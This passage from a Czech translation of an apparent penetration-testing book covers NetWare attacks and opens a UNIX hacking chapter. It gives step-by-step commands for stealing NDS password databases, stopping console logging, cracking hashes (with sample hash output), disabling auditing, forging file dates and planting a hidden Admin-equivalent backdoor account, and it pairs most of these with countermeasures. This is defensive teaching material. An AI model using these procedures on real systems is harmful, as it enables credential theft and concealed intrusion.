5. Program se vás zeptá, zdali si přejete umístit šifrované heslo do souboru SYS:SYSTEM\ldremote.ncf filé; potvrďte yes.
6. Vraťte se a odstraňte jakoukoliv zmínku o hesle ze souborů autoexec.ncf a netinfo.cfg.
7. Přidejte příkaz ldremote.ncf do souboru autoexec.ncf. (ldremote.ncf obsahuje příkaz load remote).

### Poznámka

V tuto chvíli neexistuje žádná záplata, která by znemožnila dešifrování remote hesel (á la TheRuiner). Ověřte si to na <http://oliver.efri.hr/~crv/security/bugs/Others/nware12.html>. Perl skript (remote.pl), který rozluší heslo, najdete na webu Hacking Exposed, [www.hackingexposed.com](http://www.hackingexposed.com).

# ZÍSKÁNÍ NDS SOUBORŮ

Rozšírenost	<b>8</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Jakmile jste získali heslo pro rconsole, zbývá už jen závěrečný krok, a to získat soubory databáze NDS. Tyto soubory ukládá Novell na svazku SYS do skryté složky s názvem \_netware. Jediný způsob, jak tyto soubory získat, je přístup ke konzole serveru (pro útočníka rconsole). Existuje několik způsobů, kterými je možné NDS soubory zkopirovat. Každý útočník má svůj oblíbený.

## NetBasic.nlm (SYS:SYSTEM)

 NetBasic Software Development Kit (SDK) je produkt původně vyvinutý společností High Technology Software Corp. (HiTecSoft). Produkt umožňuje konverzi skriptů NetBasic do modulů NLM pro použití na webových serverech NetWare. Komponenta, která je v pozadí, netbasic.nlm, má jedinečnou schopnost, původně objevenou útočníkem: umí procházet celé svazky z příkazového řádku, včetně skryté složky \_netware.

NetBasic je nainstalovaný standardně na všech serverech NetWare 4.x, takže je to nás oblíbený způsob, který používáme k získání NDS souborů. NetBasic je navíc jediný způsob, kterým lze ukrást NDS soubory, aniž byste museli adresářové služby zavřít (Pozn. překl. - Ne vždy bude tento způsob získání NDS souborů funkční. Například na serveru NetWare 4.11 se support packem 9 jej nelze použít, ani když ukončíte ds.nlm pomocí unload ds). Toto jsou kroky a příkazy, které k tomu budete potřebovat:

1. Pomocí programu SYS:\PUBLIC\rconsol e získejte přístup na konzolu serveru.
2. unload conlog (tímto zastavíte program, který jinak zaznamená vaše příkazy)
3. load netbasic.nlm
4. shell
5. cd \\_netware (toto je skrytá systémová složka viditelná pouze ze systémové konzoly)
6. md \login\nds
7. copy block.nds \login\nds\block.nds
8. copy entry.nds \login\nds\entry.nds
9. copy partitio.nds \login\nds\partitio.nds
10. copy value.nds \login\nds\value.nds
11. exit (tentot příkaz ukončí shell)
12. unload netbasic
13. load conlog (vrátí conlog do původního stavu)
14. Ze stanice s klientem použijte utilitu map a namapujte si složku LOGIN\NDS, kterou jste před chvílí vytvořili.

15. Zkopírujte všechny soubory \*.NDS na svůj lokální disk.
16. Začněte crackování.



## Dsmaint

Narazíte-li na server, o který se stará bezpečnostně znalý správce, NetBasic nebude dostupný. V takovém případě budete potřebovat něco alternativního: Dsmaint. Tento NLM modul se standardně na serveru NetWare 4.x nenachází, můžete si ho ale stáhnout ze serveru <http://support.novell.com>, soubor se jmenuje DS4LLP.EXE a najdete ho na adrese <http://support.novell.com/servlet/filedownload/pub/ds4llp.exe>. Předem ale upozorňujeme, že následně popisovaná funkce uzamkne databázi NDS, takže byste ji neměli provádět v době nejrůznějšího provozu. Abyste vrátili NDS do původní, funkční podoby, musíte spustit operaci Dsmaint restore. Jinými slovy, není ve vašem zájmu toto provádět na nejpoužívanějším serveru.

1. Namapujte si disk do složky SYS:SYSTEM.
2. Zkopírujte dsmai nt.nlm do namapovaného disku.
3. Získejte přístup ke konzole serveru pomocí rconsole.
4. Napište unload conlog. (Tímto zastavíte program, který jinak zaznamená vaše příkazy.)
5. Zadejte příkaz load dsmaint.
6. Proveďte funkci „Prepare NDS For Hardware Upgrade“.
7. Přihlaste se jako správce.

### Poznámka

Tímto zastavíte a uzamknete adresárové služby (Directory Services).

Ve složce SYS:SYSTEM tak automaticky vznikne soubor backup.nds.

1. Zvolte funkci Restore NDS Following Hardware Upgrade.
2. Napište load conlog.
3. Na své stanici si namapujte disk do složky SYS:SYSTEM.
4. Zkopírujte soubor backup.nds na vaši stanici.
5. Z Pandory použijte funkci extract, která vytvoří čtyři soubory NDS (block, entry, partition a value).
6. Začněte crackování.

Starší dsrepair.nlm také nabízí funkci „Prepare For Hardware Upgrades“, která zálohují soubory NDS do složky SYS:SYSTEM. Tato verze dsrepairu by však měla být použita pouze na starších verzích NetWare 4.x, ale ne na těch, které jsou aktualizovány pomocí Support Packu.



## Jcmd

Společnost JRB Software Limited produkovala skvělé utility pro NetWare více než 8 let. Mnoho z nich může být použito k prověření bezpečnosti vašich serverů NetWare. Pomocí Jcmd můžete rovněž zkopírovat NDS soubory, ale na rozdíl od NetBasicu ne, pokud jsou otevřené. Takže stejně jako dsmaint.nlm byste neměli Jcmd použít na serveru, který je právě používán. Abyste soubory zavřeli a mohli

použít Jcmd, musíte zastavit adresářové služby. Použijte následující kroky a příkazy ke zkopirování NDS souborů pomocí Jcmd:

1. Namapujte si disk do složky SYS:SYSTEM.
2. Zkopírujte Jcmd.nlm do namapovaného disku.
3. Pomocí programu SYS:\PUBLIC\rconsole e získejte přístup na konzolu serveru.
4. Napište unload conlog. (Tímto zastavíte program, který jinak zaznamená vaše příkazy.)
5. unload ds
6. load jcmd
7. cd \\_netware

```

% C:\WINNT\System32\cmd.exe - rconsole
Base features MS-DOS COMMAND.COM emulator version 1.30
Following commands are available:
<drive>: logical drive (MSDOS) or volume selection
CD <path> change directory of current drive
MD <path> create directory
DIR [drive:][path][file] current or specified directory listing
COPY [/S][/T][/D] [spath]\<file> [dpath] file copy. Options: /S: copy subdir
               /T: + trustees, /D: Don't compress
UEER displays program version
EXIT ends COMMAND.COM emulator session
REN [spath\[]\<file>] [dpath] renames files or dirs. No wildcards allowed.
DEL [path\[]\<file>] deletes file(s) or directory(ies)
HELP displays this help screen
VOL displays table of existing volumes
SALU [path\[]\<file>] [/S[A]/[P[A]]] erased files listing (&handling)
TYPE [path\[]\<file>] [/B] displays file(s) content (>B: binary)
ATTR [filepath] [/R/H/A/T/P/S/y/Ish +/-] (re)sets file's attributes
CMD [filepath] use file as command source (no SALU /SP)
LOGIN <server> [<user> CMDpw!] log into another server (pod only for CMD)
LOG [<N> : [<E> : <A>] logname] creates logfile of None>Error>All
; <text> remark

Command may be written both UPPER / lower case. Works only for MSDOS name space.
SYS:\_NETWARE>

```

8. dir \*.\* (abyste viděli soubory pomocí Jcmd, musíte použít hvězdičkovou konvenci (\*.\*) )
9. md \login\nds
10. copy block.nds \login\nds\block.nds
11. copy entry.nds \login\nds\entry.nds
12. copy partitio.nds \login\nds\partitio.nds
13. copy value.nds \login\nds\value.nds
14. exit (tento příkaz ukončí shell)
15. load ds
16. load conlog
17. Ze stanice s klientem použijte utilitu map a namapujte si složku LOGIN\NDS, kterou jste před chvílí vytvořili.
18. Zkopírujte všechny soubory \*.NDS na svůj lokální disk.
19. Začněte crackování.



## Obrana proti získání NDS souborů

Obrana proti kopírování NDS souborů se vrací k omezení počtu zbraní, které může útočník použít.

1. Zašifrujte heslo rconsole - bylo popsáno již dříve.
2. Odstraňte netbasic.nlm ze složky SYSASYSTEM a provedte v ní purge. Modul netbasic.nlm není obvykle nezbytný.



## Crackování NDS souborů

Ve chvíli, kdy si útočníci zkopiřovali NDS soubory, je večírek téměř u konce. Je jasné, že nechcete, aby se útočníci někdy dostali až sem. Jakmile ale jednou získají útočníci NDS soubory, nepochybňně se je pokusí nabourat pomocí NDS crackeru. Použitím volně dostupných produktů, jako jsou IMP od Shade a crypto nebo crypto2 z Pandory, může kdokoliv tyto soubory cracknout.

Z hlediska správce je určitě dobrým nápadem zkopiřovat si stejným způsobem vlastní soubory NDS a pokusit se získat hesla svých uživatelů. Můžete nasadit crack s velkým slovníkem hesel, a je-li heslo uživatele odhaleno, můžete ho upozornit, aby si heslo změnil. Kromě toho, že prověříte bezpečnost hesel, může být pro vás takové cvičení i poučením, jelikož zjistíte, jak dlouhá hesla vaši uživatelé používají.

Crypto a crypto2 z Pandory můžou být použity vzájemně k útoku hrubou silou i ke cracknutí NDS souborů použitím slovníku. Chcete-li nabourat NDS soubory, postupujte následovně:

1. Zkopírujte soubor backup.nds nebo backup.ds do složky \PANDORA\EXE.

3. Použijte znova utilitu extract k získání šifrovacích indexů (hashes) z NDS souborů a k vytvoření souboru password.nds, viz následující obrázek.

```
extract -n
```

```

C:\WINNT\System32\cmd.exe

EXTRACT - Extract the password information from NDS files
default path is current directory
Comments/bugs: pandora@nmrc.org
http://www.nmrc.org/pandora
1997,1998 <c> Nomad Mobile Research Centre

CN=Admin 0=HSS 010000b9 10 02287c6f0499a2781efcdcaa379d1f66c
CN=jscambray 0=HSS 070000ef 6 3b4b359db7cab91b7deb5848050bd1cb
CN=smeclure 0=HSS 010000fa 8 0c4f0770468d44208410bbba9d0882f15
CN=jsyoneo 0=HSS 010000fb 13 05cd071742ce4bf8ffbf719b84a4efa16
CN=gkurtz 0=HSS 010000fd 5 25b54541592832e920b7cd8af2f2334
CN=mdolphin 0=HSS 010000fe 6 7a69c6f31061ee06c0010d723a4ff5eb
CN=deoane 0=HSS 010000ff 5 39575a94aac0bc736cad587ee16268af
CN=jsmith 0=HSS 01000100 0 72cab55hc906160883fd558488916bd9
CN=rpaul 0=HSS 01000101 0 d5abb5h346832e857798955350e2c5bf
CN=jhanley 0=HSS 01000102 0 82ae2792c036f8e25f23b22de5217cdd
CN=mmeadows 0=HSS 01000103 0 408f90de284c87e189e4db89371dab3f
CN=abirchard 0=HSS 01000104 14 9a9133ah681de5dc709e53b51a0c6086
CN=ehammond 0=HSS 01000105 0 f270e3feab92e7737908288009765b0
CN=jbenson 0=HSS 01000106 7 29a1de69aa06747332786112337d5e57
CN=eclulp 0=HSS 01000107 0 f4acedbc815b536f95cc24546a62208
CN=jhoney 0=HSS 01000108 0 0c1ea9b089902073838a49578856de55
CN=tgoody 0=HSS 01000109 5 a38c33704c709bdbcb378749f09d4ed9
CN=jgoldberg 0=HSS 0100010a 0 73b517419af8bed078575f36eb3d890d
CN=estein 0=HSS 0100010b 0 b56fc130f7804b862c5f147e59cf0487
C:\novell\Pandora\EXE>_

```

4. Spusťte crypto nebo crypto2 k použití algoritmu hrubé síly na soubor password.nds nebo ke cracku pomocí slovníku, viz následující obrázek.

```
crypto -u Admin
crypto2 dict.txt -u deoane
```

```
C:\> C:\WINNT\System32\cmd.exe
C:\> C:\novell\Pandora\EXE>crypto2 dict.txt -u deoane

CRYPTO2 - Dictionary Attack
Comments/bugs: pandora@nrc.org
http://www.nrc.org/pandora
1997,1998 (c) Monad Mobile Research Centre
CN=deoane O=HSS id=010000ff parentID=010000b7 objectID=010000ff pwlen=5

read hash - 39575a94aac0bc736cad587ee16268af
password - ROGUE

C:\> C:\novell\Pandora\EXE>
```

## Imp 2.0

Program Imp od společnosti Shade umožňuje použít jak slovník hesel, tak i útok hrubou silou, tentokrát však v grafickém provedení. Použití slovníku je neuvěřitelně rychlé - 933 224 slovy ve slovníku prosviští na 200MHZ Pentiu II během několika minut. Jediné omezení má Imp při použití hrubé síly. Vybraní uživatelé musí mít hesla stejné délky (Imp naštěstí zobrazuje délku hesla hned vedle jména uživatele). Imp najdete na adrese <http://www.wastelands.gen.nz>.

Pomocí NetBasicu nebo programem extract z Pandory získáte tyto čtyři soubory: block.nds, entry.nds, partitio.nds a value.nds. K nabourání vám však stačí začít se souborem partitio.nds. Spusťte Imp a načtěte tento soubor. Pak zvolte způsob crackování, Dictionary nebo Brute Force, a nechte jej běžet.


Imp zobrazí celý strom s uživateli a délkou jejich hesla, jak ukazuje obrázek 7-8. To je důležité ze dvou důvodů:

- Umožní vám zjistit, jak dlouhá hesla vaši uživatelé používají.
- Můžete zaměřit útok hrubou silou (který nějaký ten čas potrvá) pouze na uživatele, kteří mají krátká hesla (méně než sedm nebo osm znaků).

## OŠETŘENÍ LOGŮ

Rozšířenost	6
Složitost	6
Dopad	8
Celkové riziko	7

Opravdový útočník se snaží zanechat po sobě co nejméně stop. To zahrnuje vypnutí auditu, nastavení data a času v položkách souborů, které evidují použití a změnu souboru, a ošetření logů.



Obrázek 7-8. IMP poskytuje útočníkům užitečné informace, které umožňují lépe zacílit jejich útok

## Vypnutí Auditu


Chytrý útočník si zjistí, jestli je zapnutý auditing, a zabrání zaznamenávání některých událostí, aby mohl v klidu pracovat. Tady jsou některé kroky, které útočník použije, aby vyřadil auditing adresárových služeb a serverů:

1. Spusťte SYS:PUBLIC\auditcon.
2. Zvolte položku Audit Directory Services.
3. Vyberte kontejner, ve kterém budete pracovat, a stiskněte F10.
4. Zvolte Auditing Configuration.
5. Zvolte Disable Container Auditing.
6. Nyní budete moci přidávat do zvoleného kontejneru uživatele a další kontejnery, aniž by se o tom správce dozvěděl.

## Změna historie souboru

Útočníci nechtějí být přistiženi při úpravách souborů, jako jsou autoexec.ncf nebo netinfo.cfg, takže použijí SYS:PUBLIC\filer, aby nastavili původní datum. Podobně jako program touch v UNIXu a NT je i filer textová menu utilita, která umožňuje změnit atributy souborů. Postup, jak pozměnit soubor, je jednoduchý:

1. Spusťte filer ze složky SYS:PUBLIC.
2. Zvolte Manage Files And Directories.
3. Najděte složku, ve které se soubor nalézá.
4. Vyberte soubor.
5. Zvolte View/Set File Information.
6. Změňte kolonky Last Accessed Date a Last Modified Date, jak ukazuje následující obrázek.



## Záznamy konzoly (Console Logs)

Pomocí conlog.nlm zaznamenává Novell zprávy konzoly (console messages) a chyby (errors), jako jsou například intruder detection a lockout. Conlog se však dá jednoduše obejít. Dostane-li se útočník na konzolu například pomocí rconsole, může zastavit zaznamenávání událostí do souboru příkazem unload conlog. Zaznamenávání událostí do nového souboru console.log pak zase nastartuje příkazem load conlog. Předchozí soubor je tím smazán, takže zmizí i zprávy a záznamy o chybách. Bystrý správce systému pozná, že jde o pokus útočníka, jiný to nechá tak, bez povšimnutí.

Systémové chyby a zprávy, které se objevují při startu a během provozu, jsou neustále zapisovány do souboru SYS:SYSTEM\sys\$err.log. Avšak útočník s administrátorským přístupem může tento soubor editovat a odstranit tak všechny záznamy týkající se jeho činnosti, včetně intruder lockout.

## Obrana proti ošetření logů

Neexistuje žádné jednoduché protiopatření. Sledujte soubory console.log a sys\$err.log. Vystopování správců nebo útočníků, kteří vědí, co dělají, může být téměř nemožné. Přesto můžete používat auditing souborů a doufat, že útočníci jsou natolik neklidní, že zapomenou auditing vypnout.

1. Spusťte SYS:PUBLIC\auditcon.
2. Zvolte Audit Configuration.
3. Zvolte Audit By File/Directory.
4. Najděte soubory SYS:ETC\console.log a SYS:SYSTEM\sys\$err.log.

5. Postupně jeden po druhém vyberte a stiskněte F10.
6. Ukončete program.




## Zadní vrátka

Rozšířenost	<b>7</b>
Složitost	<b>7</b>
Dopad	<b>10</b>
Celkové riziko	<b>8</b>

Nejúčinnější zadní vrátka pro Novell jsou ta, o kterých vám říkají, že je nemáte nikdy použít - osiřelé objekty. Použití skryté organizační jednotky (OU), ve které se nachází uživatel ekvivalentní Adminovi s dostatečnými právy vůči vlastnímu kontejneru, efektivně objekt utají.

1. Přihlaste se do stromu jako Admin nebo ekvivalentní uživatel.
2. Spusťte program NetWare Administrator (nwadmin3x.exe).
3. Vytvořte nový kontejner někde hluboko ve struktuře stromu. Klepněte pravým tlačítkem myši na existující OU a v nabídce, která se objeví, zvolte Create a pak vyberte Organizational Unit.
4. V novém kontejneru vytvořte uživatele. Klepněte pravým tlačítkem myši na nový kontejner, pak zvolte Create a následně vyberte User.
5. Nastavte tomuto uživateli všechna práva vůči jeho vlastnímu objektu. Klepněte pravým tlačítkem myši na nově vytvořeného uživatele, zvolte Trustees Of This Object. Udělejte uživatele explicitním pověřencem (trustee).
6. Dejte tomuto uživateli všechna práva vůči novému kontejneru. Klepněte pravým tlačítkem myši na nový kontejner a pak zvolte Trustees Of This Object. Udělejte uživatele explicitním pověřencem (trustee) tohoto kontejneru (zaškrtněte všechny položky Object rights a Property rights), jak ukazuje následující obrázek.




7. Udělejte nově vytvořeného uživatele z bezpečnostního hlediska ekvivalentního s Adminem. Klepněte pravým tlačítkem myši na tomtoto uživateli, zvolte Details, vyberte stránku Security Equivalent To tab, zvolte Add a vyberte uživatele Admin.
8. Změňte Inherited Rights Filter kontejneru a zakažte práva Browse a Supervisor.

**Pozor**

Budte ovšem opatrní, jelikož tato akce (krok 8) způsobí, že nový kontejner a uživatel se stanou neviditelnými pro všechny, tedy i pro Admina. Správce systému tyto objekty neuvidí a nebude je moci ani smazat. Utajení objektu NDS před Adminem je možné, jelikož NDS umožnuje filtrovat právo Supervisor.

9. Nyní použijte pro přihlášení takto vytvořená zadní vrátká. Mějte na paměti, že nový kontejner není vidět a nemůžete na něj před přihlášením ukázat. V důsledku toho budete muset při přihlášení napsat celý kontext přímo do kolonky Context okna přihlášení, viz následující obrázek.



Více informací najdete na serveru NMRC (<http://www.nmrc.org>). Simple Nomad tuto techniku podrobně rozvádí ve svém Unofficial Hack FAQ na adrese <http://www.nmrc.org/faqs/hackfaq/hackfaq.html>.

## Obrana proti vytvoření zadních vrátek

Existují dvě protiopatření, jedno je volně dostupné (freeware) a druhé je komerční.

Komerční řešení, které umí najít všechny skryté objekty, se jmenuje BindView EMS/NOSadmin 4.x & 5.x v6 (<http://www.bindview.com>).

Volně dostupné řešení se jmenuje Hidden Object Locator a najdete je na adrese <http://www.netware-files.com/utils/hobjloc.zip>. Tento produkt se spouští jako NLM modul na serveru a hledá v NDS objekty, včetně kterým nemá přihlášený uživatel (obvykle Admin) právo Browse. Velikost tohoto programu (pouhých 87 K) a nízká cena (nestojí nic) jej činí nepřekonatelným.

Jediné novellové řešení vychází z auditu. Použitím SYS:PUBLIC\AUDITCON můžete zapnout funkci Grant Trustee:

1. Spusťte auditcon.
2. Zvolte Audit Directory Services.
3. Zvolte Audit Directory Tree.
4. Vyberte kontejner, který chcete sledovat, a stiskněte F10.
5. Zvolte Enable Container Auditing.
6. Opakovaně stiskněte Esc, až se dostanete do úvodní nabídky.
7. Zvolte Enable Volume Auditing.
8. Zvolte Auditing Configuration.
9. Zvolte Audit By Event.
10. Zvolte Audit By User Events.
11. Přepněte Grant Trustee na on.

**Poznámka**

Toto řešení samozřejmě předpokládá, že útočníci nejsou natolik důvtipní, aby před vytvořením zadních vrátek auditing vypnuli.

## ZÁVĚR

Navzdory dlouhé historii s poskytováním solidního síťového operačního systému nevěnoval Novell dostatečnou pozornost detailům bezpečnosti. Ukázali jsme vám, jak jednoduché je napadnout server NetWare, získat uživatelský přístup a pak získat administrátorský přístup jak k serveru, tak do NDS stromu. Předvedli jsme, jak nedostatky v konfiguraci, chyby v návrhu aplikací a mezery v programech dovolují útočníkovi získat kompletní kontrolu nad celým NDS stromem.

U každého zranitelného místa jsme se zmínili i o příslušných protiopatřeních, k jejichž dosažení stačilo často jen velmi málo. Úpravy jsou jednoduché, a přitom většina správců stále neví, jak důležité je tyto úpravy aplikovat. Pozorně sledujte opravy a aktualizace a nezapomeňte také sledovat zprávy o nově odhalených bezpečnostních slabinách a způsobech proniknutí do systému.

# Kapitola 8

## Hackování UNIXu

**N**ekteří lidé tvrdí, že jediná věc, která je více vzrušující než neoprávněné získání root privilegií na serveru s operačním systémem UNIX, je sex. Snaha získat tato privilegia počala již v dávných dobách vzniku tohoto operačního systému. Proto se budeme nejprve věnovat historii.

## HLEDÁNÍ ROOTA

V roce 1969 si Ken Thompson a později i Dennis Ritchie z AT&T uvědomili, že projekt MULTICS (Multiplexed Information and Computing System) nepostupuje tak rychle, jak by si představovali. Jejich nápad vytvořit nový operační systém pod jménem UNIX navždy změnil počítačový svět. Unix byl navržen jako výkonný, robustní, víceuživatelský operační systém, který vynikal svou schopností paralelně zpracovávat velké množství programů, zvaných utility. Bezpečnost nebyla hlavním cílem návrhu systému, ale pokud je dobré implementován a nakonfigurován, jedná se o dostatečně bezpečný operační systém. Nedostatky v bezpečnosti systému jsou způsobeny „otevřeností“ ve vývoji a zdokonalování jádra operačního systému a utilit, které činí tento systém tak výkonným. Dřívější systémy s Unixem byly umístěny v Bellových laboratořích nebo na univerzitách a zabezpečení fungovalo na fyzické úrovni. Platným uživatelem systému byl ten, kdo měl fyzický přístup k počítači. V mnoha případech byla ochrana superuživatele (roota) heslem považována za zdržování a neprováděla se.

Zatímco se Unix a jeho deriváty během posledních 30 let značně vyvíjel, zájem o něj ze strany uživatelů a hackerů v žádném případě neopadl. Mnoho vásnivých vývojářů a hackerů zkoumá zdrojový kód a hledá potenciální chyby. Navíc je odeslání objevené chyby do poštovní konference o bezpečnosti, jako je například Bugtraq, počátkem nehynoucí slávy autora. V této kapitole si popíšeme, jak a proč lze získat privilegia superuživatele. Je třeba si uvědomit, že v Unixu existují dvě úrovně přístupů do systému: vše mocný root a všechny ostatní. Konto superuživatele nelze ničím nahradit.

## Krátký přehled

V kapitole 1 až 3 jsme popsali metody identifikace serveru s Unixem. Pomocí skeneru portů (nmap) jsme odhalili otevřené porty a určili verzi operačního systému. Použili jsme programy rpcinfo a showmount, abychom identifikovali služby RPC a adresáře sdílené pomocí NFS. Také jsme pomocí programu netcat přečetli bannery spuštěných služeb a určili tak použité programy a jejich verze. V této kapitole popíšeme konkrétní techniky, které nám umožní proniknout do systému. Dříve než se ale pokusíme do systému proniknout, musíme provést rozsáhlou analýzu. Nestačí pouze identifikovat verzi operačního systému a programů provozovaných na cílovém počítači. Je také nezbytné prozkoumat síťové prostředí, ve kterém se server nachází. Tepřve na základě všech těchto informací můžeme sestavit seznam možných chyb, které lze použít k průniku do systému. Tento proces je označován jako mapování slabých míst.

## Mapování slabých míst

Mapování slabých míst je proces zkoumání specifických bezpečnostních atributů systému, za účelem odhalení jeho slabin. Bez této fáze není útočník schopen rozhodnout, jakou metodu útoku použít. Existuje několik postupů, pomocí kterých je možné mapování uskutečnit:

- Ruční porovnání specifických systémových atributů a použitého softwaru s veřejně přístupnými zdroji informací o bezpečnostních chybách. Těmito zdroji může být například Bugtraq, CERT (Computer Emergency Response Team) (<http://www.cert.org>) a databáze prodejců softwaru. Ačkoli je vyhledávání v těchto databázích velmi únavná činnost, výsledkem je poměrně podrobný seznam bezpečnostních dér cílového systému. Výhodou je, že tento seznam získáme, aniž bychom na cílový systém zaútočili.
- Použití veřejně přístupných (nebo vlastních) programů realizujících konkrétní průnik, získaných ze specializovaných webových serverů nebo konferencí. Tato metoda identifikuje bezpečnostní díru s velkou mírou pravděpodobnosti.
- Použití skenerů, které jsou určeny k automatizovanému odhalování slabých míst systému. Jako příklad uvedeme nessus (<http://www.nessus.org>).

Každá z těchto metod má svá pro i proti, ale je důležité vědět, že pouze nezkušený útočník tuto fázi vypustí a bezhlavě použije všechny dostupné programy, aniž by věděl, jak a proč fungují. Zažili jsme mnoho útoků, kdy byly použity útoky určené pro systémy s Unixem proti systémům s Windows NT. Takovéto útoky jsou většinou neúspěšné. Uvedeme ještě klíčové body mapování slabých míst systému:

- Provedení průzkumu síťových prostředků systémů v cílové síti.
- Identifikace operačních systémů, architektury a verzí síťových služeb, umožňující odhalení bezpečnostních dér.
- Provedení výběru konkrétního cílového systému.
- Sestavení prioritního seznamu slabých míst a možných metod průniku.

## VZDÁLENÝ VERSUS LOKÁLNÍ PŘÍSTUP

Zbytek této kapitoly je rozdělen do dvou hlavních sekcí: vzdálený a lokální přístup. Vzdálený přístup je definován jako přístup prostřednictvím sítě (přes naslouchající službu) nebo jiného komunikačního kanálu. Lokální přístup je přístup k systému prostřednictvím příkazové řádky nebo loginu. Lokální útoky jsou také někdy označovány jako útoky s eskalací privilegií. Je velmi důležité pochopit vztah mezi vzdáleným a lokálním přístupem. Lokální přístup je logickým pokračováním útoku, kdy útočník využívá bezpečnostní díry ve vzdáleném přístupu za účelem získání příkazové řádky. Jakmile útočník získá příkazovou řádku, stává se lokálním uživatelem systému. Pokusíme se popsat metody získání lokálního přístupu a poté i metody eskalace privilegií na úroveň superuživatele. Nakonec si vysvětlíme postupy získávání takových informací o systému, které budou základem pro další útoky. Tato kapitola není podrobnou příručkou o zabezpečení operačního systému Unix (jako například kniha Practical UNIX & Internet Security od Simsona Garfinkela a Gene Spafforda). Také nemůže kompletně popsat všechny možné útoky a verze Unixu, to by byl námět na celou knihu (Taková kniha věnovaná Linuxu ve skutečnosti existuje. Jedná se o Hacking Linux Exposed od Briana Hatche, Jamese Lee a George Kurtze - Osborne/McGraw-Hill, 2001). Místo toho se pokusíme útoky kategorizovat a popsát teorii, která se za nimi skrývá. *Takže* pokud se objeví nějaký nový útok, bude jednoduché pochopit, jak funguje, ačkoli zde nebude konkrétně popsán. Použijeme radši metodu „jak naučit hladovějícího chytat ryby, aby se sám uživil“ než metodu „krmení den po dni“.

# VZDÁLENÝ PŘÍSTUP

Jak již bylo řečeno, vzdálený přístup představuje přístup po síti nebo po jiném komunikačním kanálu (např. dial-in modem připojený k systému). Zjistili jsme, že zabezpečení přístupu pomocí analogových nebo ISDN linek je v mnoha organizacích až trestuhodně zanedbáno. My se však soustředíme na vzdálený přístup pomocí TCP/IP. Koneckonců jsou protokoly TCP/IP základním kamenem komunikace v Internetu a k problematice bezpečnosti operačního systému Unix mají velmi těsný vztah.

Existují tři hlavní metody průniku do Unixu prostřednictvím sítě:

1. Zneužití naslouchající síťové služby.
2. Zneužití unixového systému, který zamezuje průnikům do chráněné sítě (filtr, firewall).
3. Útok iniciovaný nevědomě samotným uživatelem systému (prohlížením nepřátelské webové stránky, spouštění trojských koní doručených e-mailem apod.)
4. Zneužití procesu nebo programu, který převede síťové rozhraní do promiskuitního režimu.

Uvedme příklady, které dokreslují výše uvedené typy útoků.

- **Zneužití síťové služby.** Pokud se vám podaří nějakým způsobem získat jméno a heslo uživatele, zcela určitě využijete některou ze služeb umožňující interaktivní login (telnet, ftp, rlogin nebo ssh) k průniku do systému. Jak se však přihlásit, když nebude žádná z těchto služeb dostupná? Co když se v Internetu objeví zpráva o chybě ve wuft serveru? Mohou ji útočníci využít k průniku do vašeho systému? Pouze v případě, že tuto službu provozujete. Pokud služba není spuštěna (nenaslouchá na otevřeném portu), neexistuje žádná možnost jejího zneužití po síti.
